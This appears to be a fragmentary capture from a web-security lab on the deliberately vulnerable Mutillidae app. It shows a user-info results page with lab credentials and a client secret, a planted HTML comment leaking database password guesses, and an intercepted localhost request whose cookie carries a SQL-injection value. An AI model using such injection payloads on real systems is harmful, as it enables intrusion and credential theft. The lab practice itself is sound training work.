
</label>
</form>
<div class="report-header">
Results for "bee_lab1"; 1 records found.
</div>
First Name:Bee
Last Name:
Yinka
Username:bee_lab1
Password:<
password
Signature:Beelove
Client ID:<
4ed788ff089eed0944f42c62ec79cee6
Client Secret:
ca0e9a83bc70968d583c7c67bd4764bc56ada3f27aede76f07c4dc0eb10af013

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai web testing framework.
It is ok to put the password in HTML comments because no user will ever see
this comment. I remember that security instructor saying we should use the

Request Response

Method Text Send

GET http://127.0.0.1/index.php?page=user-info.php&username=bee_lab1&password=password&user-info-php-submit-button=View+Account+Details HTTP
/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://127.0.0.1/index.php?popUpNotificationCode=SL1&page=user-info.php
Cookie: security=medium; showhints=1; username=bee_lab1' OR '1'='2; uid=42; PHPSESSID=e95092ecff488529127da160e8278368
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
content-length: 0



At the highest level of security

